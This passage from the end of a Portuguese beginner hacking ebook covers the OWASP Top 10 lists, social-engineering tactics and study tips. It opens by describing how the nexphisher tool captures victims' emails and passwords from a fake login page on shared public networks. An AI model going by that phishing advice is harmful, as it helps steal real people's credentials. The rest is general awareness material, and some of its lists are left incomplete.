Quando a vítima colocar o e-mail e senha dela nessa tela de login o nexphiser vai capturar isso em texto puro, mesmo se o usuário digitar o número e a senha, tudo será capturado.

Vale lembrar que a vítima deve estar na mesma rede que a sua, neste caso, tu vai usar isso quando estiver conectado a uma rede pública onde tem diversos dispositivos conectados.

## Capítulo 5: Vulnerabilidades

1-Injeção de Código

2- de Autenticação

3- de Dados Sensíveis

4-Entidades Externas de XML

5-Quebra de Controle de Acesso

6-Configuração Incorreta de Segurança

7-Cross-Site Scripting (XSS)

Deserialização Insegura

Utilização de Componentes com Vulnerabilidades Conhecidas

Log e Monitoramento Ineficientes

Podemos perceber que se tratam de vulnerabilidades antigas, já descobertas há bastante tempo, mas que ainda assim estavam presentes em grande parte das aplicações web no ano de 2017.

Desde então a tecnologia evoluiu muito e temos uma nova lista com as principais vulnerabilidades. A lista foi lançada no mês de setembro de 2021 e conta com as seguintes vulnerabilidades:

A01:2021 Quebra de Controle de acesso: Esta vulnerabilidade torna-se a primeira da lista, era a quinta na lista anterior, pois pôde-se perceber que 94% dos aplicativos foram testados para

alguma forma de quebra no controle de acesso. Os 34 Common Weakness Enumerations (CWEs) mapeados para Broken Access Control tiveram mais ocorrências em aplicativos do que qualquer outra categoria.

A02:2021 Falhas criptográficas: Esta vulnerabilidade era conhecida como “Exposição de Dados Sensíveis” e sobe uma posição para a 2ª posição, tratava-se de um assunto muito amplo, e não uma causa raiz. O foco renovado aqui está nas falhas relacionadas à criptografia, que geralmente levam à exposição de dados confidenciais ou comprometimento do sistema.

A03:2021 Injeção de Código Esta vulnerabilidade era a primeira da lista anterior, e na lista atual caiu para a terceira posição. 94% dos aplicativos foram testados para alguma forma de injeção, e os 33 CWEs mapeados nesta categoria têm o segundo maior número de ocorrências em aplicativos. Um ponto importante a se observar é que a vulnerabilidade de Cross-site Scripting agora faz parte desta categoria nesta edição.

A04: 2021-Design inseguro Esta vulnerabilidade trata-se de uma nova categoria para 2021, com foco nos riscos relacionados a falhas de design. Se quisermos genuinamente “ir para a esquerda” como setor, isso exige mais uso de modelagem de ameaças, padrões e princípios de design seguro e arquiteturas de referência.

A05:2021 Configuração incorreta de segurança Esta vulnerabilidade passou da sexta colocação na edição anterior para a quinta posição nesta edição, pois 90% dos aplicativos foram testados para algum tipo de configuração incorreta. Com mais mudanças em software altamente configurável, não é surpreendente ver essa categoria subir. As automações acabam mascarando configurações muito importantes que acabam sendo deixadas de lado, gerando esta importante vulnerabilidade. Também é importante ressaltar que a antiga categoria de XML External Entities (XXE) agora faz parte desta categoria.

A06:2021 Componentes Vulneráveis e Desatualizados Esta categoria era anteriormente intitulada como “Usando Componentes com Vulnerabilidades Conhecidas” e é o número 2 no Top 10 da pesquisa da comunidade, mas também tinha dados suficientes para chegar ao Top 10 por meio de análise de dados. Esta categoria passou da 9ª posição em 2017 para a 6ª posição nesta revisão e é um problema conhecido que temos dificuldade em testar e avaliar o risco. É a única categoria a não ter nenhuma Vulnerabilidade e Exposições Comuns (CVEs) mapeada para os CWEs incluídos, portanto, uma exploração padrão e pesos de impacto de 5,0 são considerados em suas pontuações.

A07:2021 Falhas de identificação e autenticação Esta vulnerabilidade conhecida anteriormente como “quebra de autenticação” saiu da segunda posição na lista anterior e veio para a sétima posição, e agora inclui CWEs que estão mais relacionados a falhas de identificação. Essa categoria ainda é parte integrante do Top 10, mas a maior disponibilidade de estruturas padronizadas parece estar ajudando na mitigação dos problemas.

A08:2021 Falhas de software e integridade de dados Esta é uma nova categoria para 2021, com foco em fazer suposições relacionadas a atualizações de software, dados críticos e pipelines de CI/CD sem verificar a integridade. Um dos impactos de maior peso dos dados do Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) mapeados para os 10 CWEs nesta categoria. A desserialização insegura de 2017 agora faz parte dessa categoria mais abrangente.

A09: 2021-Falhas de registro e monitoramento de segurança Os problemas citados nesta vulnerabilidade eram anteriormente conhecidos como “Registro e monitoramento insuficientes” e foi adicionado a partir da pesquisa do setor (nº 3), subindo para a nona colocação, visto que anteriormente estava na décima posição. Esta categoria foi expandida para incluir mais tipos de falhas, é um desafio para testar e não está bem representada nos dados CVE/CVSS. No entanto, as falhas nesta categoria podem impactar diretamente a visibilidade, o alerta de incidentes e a perícia. É como sempre digo nos cursos “Sem monitoramento não dá pra saber o que acontece em sua aplicação”, por isso, monitore!

A10: 2021-Server-Side Request Forgery Esta vulnerabilidade foi adicionada a partir da pesquisa da comunidade. Os dados mostram uma taxa de incidência relativamente baixa com cobertura de teste acima da média, junto com classificações acima da média para potencial de exploração e impacto. Esta categoria representa o cenário em que os membros da comunidade de segurança estão nos dizendo que isso é importante, embora não esteja ilustrado nos dados neste momento, a próxima edição terá mas ilustrações.

Mr Code

## **Capítulo 6: Engenharia Social**

A engenharia social, no contexto de segurança da informação, refere-se à manipulação psicológica de pessoas para a execução de ações ou para a divulgação de informações confidenciais. Esse é um termo que descreve um tipo psicotécnico de intrusão que depende fortemente da interação humana e envolve enganar outras pessoas para a quebra de procedimentos de segurança. Um ataque clássico na engenharia social é quando uma pessoa se passa por profissional de alto nível dentro das organizações, dizendo possuir problemas urgentes de acesso ao sistema, conseguindo assim o acesso a locais restritos, no primeiro capítulo se não me engano eu te contei sobre como hackiei a minha colega, parece até brincadeira, mas é sério, algumas empresas e corporações também são hackeado assim como se fosse uma brincadeira.

### **Entendendo a engenharia social**

A engenharia social é aplicada em diversos setores da segurança da informação, e independentemente de sistemas computacionais, software e/ou plataforma utilizada, o elemento mais vulnerável de qualquer sistema de segurança da informação é o ser humano, o qual possui traços comportamentais e psicológicos que o torna suscetível a ataques de engenharia social. Dentre essas características, pode-se destacar:

A engenharia social não é exclusivamente utilizada em informática. Ela também é uma ferramenta que permite explorar falhas humanas em organizações físicas ou jurídicas as quais operadores do sistema de segurança da informação possuem poder de decisão parcial ou total sobre o sistema, seja ele físico ou virtual. Porém, deve-se considerar que informações tais

como pessoais, não documentadas, conhecimentos, saber, não são informações físicas ou virtuais, elas fazem parte de um sistema em que possuem características comportamentais e psicológicas nas quais a engenharia social passa a ser auxiliada por outras técnicas como: leitura fria, linguagem corporal, leitura quente. Esses termos são usados no auxílio da engenharia social para obter informações que não são físicas ou virtuais, mas sim comportamentais e psicológicas.

### **Técnicas**

A maioria das técnicas de engenharia social consiste em obter informações privilegiadas enganando os usuários de um determinado sistema através de identificações falsas, aquisição de carisma e confiança da vítima. Um ataque de engenharia social pode se dar através de qualquer meio de comunicação. Tendo-se destaque para telefonemas, conversas diretas com a vítima, e-mail e WWW. Algumas dessas técnicas são:

### **Vírus que se espalham por e-mail**

Criadores de vírus geralmente usam e-mail para a propagar as suas criações. Na maioria dos casos, é necessário que o usuário ao receber o e-mail execute o arquivo em anexo para que seu computador seja contaminado. O criador do vírus pensa então em uma maneira de fazer com que o usuário clique no anexo. Um dos métodos mais usados é colocar um texto que desperte a curiosidade do usuário. O texto pode tratar de sexo, de amor, de notícias atuais ou até mesmo de um assunto particular do internauta. Um dos exemplos mais clássicos é o vírus I Love You, que chegava ao e-mail das pessoas usando este mesmo nome. Ao receber a mensagem, muitos pensavam que tinham um(a) admirador(a) secreto(a) e na expectativa de descobrir quem era, clicavam no anexo e contaminam o computador. Repare que neste caso, o autor explorou um assunto que mexe com qualquer pessoa. Alguns vírus possuem a característica de se espalhar muito facilmente e por isso recebem o nome de worms (vermes). Aqui, a engenharia social também pode ser aplicada. Imagine, por exemplo, que um worm se espalha por e-mail usando como tema cartões virtuais de amizade. O internauta que acreditar na mensagem vai contaminar seu computador e o worm, para se propagar, envia cópias da mesma mensagem para a lista de contatos da vítima e coloca o endereço de e-mail dela como remetente. Quando alguém da lista receber a mensagem, vai pensar que foi um conhecido que enviou aquele e-mail e como o assunto é amizade, pode acreditar que está mesmo recebendo um cartão virtual de seu amigo. A tática de engenharia social para este caso, explora um assunto cabível a qualquer pessoa: a amizade.

### **Quais sentimentos são explorados na Engenharia Social**

A Engenharia Social explora vulnerabilidades emocionais da vítima e usa como isca assuntos atuais, promoções ou até mesmo falsas premiações.



Por não exigir conhecimentos técnicos, a engenharia social também existe sem tecnologia, algo conhecido como no-tech hacking.

Por ser tão simples, as vítimas de um engenheiro social podem demorar a duvidar da comunicação.

E talvez até chegar a isso, o criminoso já a terá atingido através de diferentes emoções, sendo algumas delas:

Mr Code

### **Curiosidade**

Quase todo ataque de engenharia social inicia a partir da curiosidade do alvo. No caso de phishing, por exemplo, é o benefício imperdível que ele poderá adquirir naquele momento, se seguir as instruções.

Após a surpresa inicial, o usuário certamente vai ter curiosidade para entender melhor do que se trata a mensagem recebida. E para validar sua opinião, ele pode acabar clicando em algum link malicioso ou preenchendo algum formulário.

### **Preguiça**

Por que um funcionário iria digitar as senhas manualmente toda vez que forem acessar alguma coisa? Ou até mesmo optar voluntariamente pela autenticação de dois fatores se tudo pode ser preenchido automaticamente? Com atalhos nos tornamos, na maioria das vezes, mais vulneráveis.

Cortar caminho nem sempre é o melhor a ser feito. É importante que todos sejam conscientizados não apenas sobre as medidas a serem tomadas na rotina dentro da empresa, mas também, a importância de cada uma delas.

### **Solidariedade**

Ajudar um colega de trabalho é uma prática simples e naturalmente aplicada em um ambiente saudável. Mas não só isso. Como já dizia um velho ditado “Quando a esmola é demais, o santo desconfia”.

E o engenheiro social utiliza muito bem o recurso ao criar campanhas de doações falsas, descontos imperdíveis que serão revertidos em prol de alguma causa, etc.

É importante despertar nos funcionários o entendimento da importância de se questionar tudo com o que interagem ao longo do dia, até mesmo na voluntária ajuda alheia.

### **Vaidade**

O modelo mais recente de um smartphone ou o luxo de realizar alguma atividade são características que envolvem a vaidade da vítima.

Funcionários podem ser seduzidos por uma oferta de empréstimo, compra ou até mesmo um novo emprego.

É pensando na própria fragilidade que todos devem ser conscientizados sobre separar o que precisam do que podem ter em um outro momento. Pois a engenharia social utiliza muito bem a vaidade ao seduzir as vítimas a partir do consumo.

Mr Code

### **Ansiedade**

Em uma realidade em que o problema de grandes cidades e muitos ambientes corporativos é a ansiedade, a engenharia social aproveita-se muito do fato.

Tudo deve ser feito rapidamente, as ofertas são irrecusáveis e a sensação de urgência torna-se protagonista a ponto de muitos não atentarem-se ao que chega a eles.

É neste momento que as maiores vítimas são pegas, na pressa do momento, pois não são capazes de criar suspeitas sobre a situação, agora você já sabe mais sobre a engenharia social, bem, chegamos ao fim, espero que tenhas gostado do livro, aguardo por você na segunda edição, a próxima edição conta com conteúdos e conhecimento mais avançados, banco de dados, vulnerabilidades, ataque a servidores, criação do zero de ferramentas de hacking e muito mais.

Mr Code

**Infelizmente chegamos ao fim, vou deixar algumas dicas para você**

- 1-Estude algoritmos
- 2-Aprende a programar
- 3-Estude sobre vulnerabilidades
- 4-Estude Criptografia
- 5-Estude auditoria
- 6-Explore mais ferramentas
- 7-Seja curioso
- 8-Domine toda base
- 9-Tudo depende de você.

Está precisando de ajuda? Dicas? Me envie uma mensagem pelo meu email e eu faço questão de responder as duas questões e esclarecer para você.

Calebmarcelino2@gmail.com.

Mr Code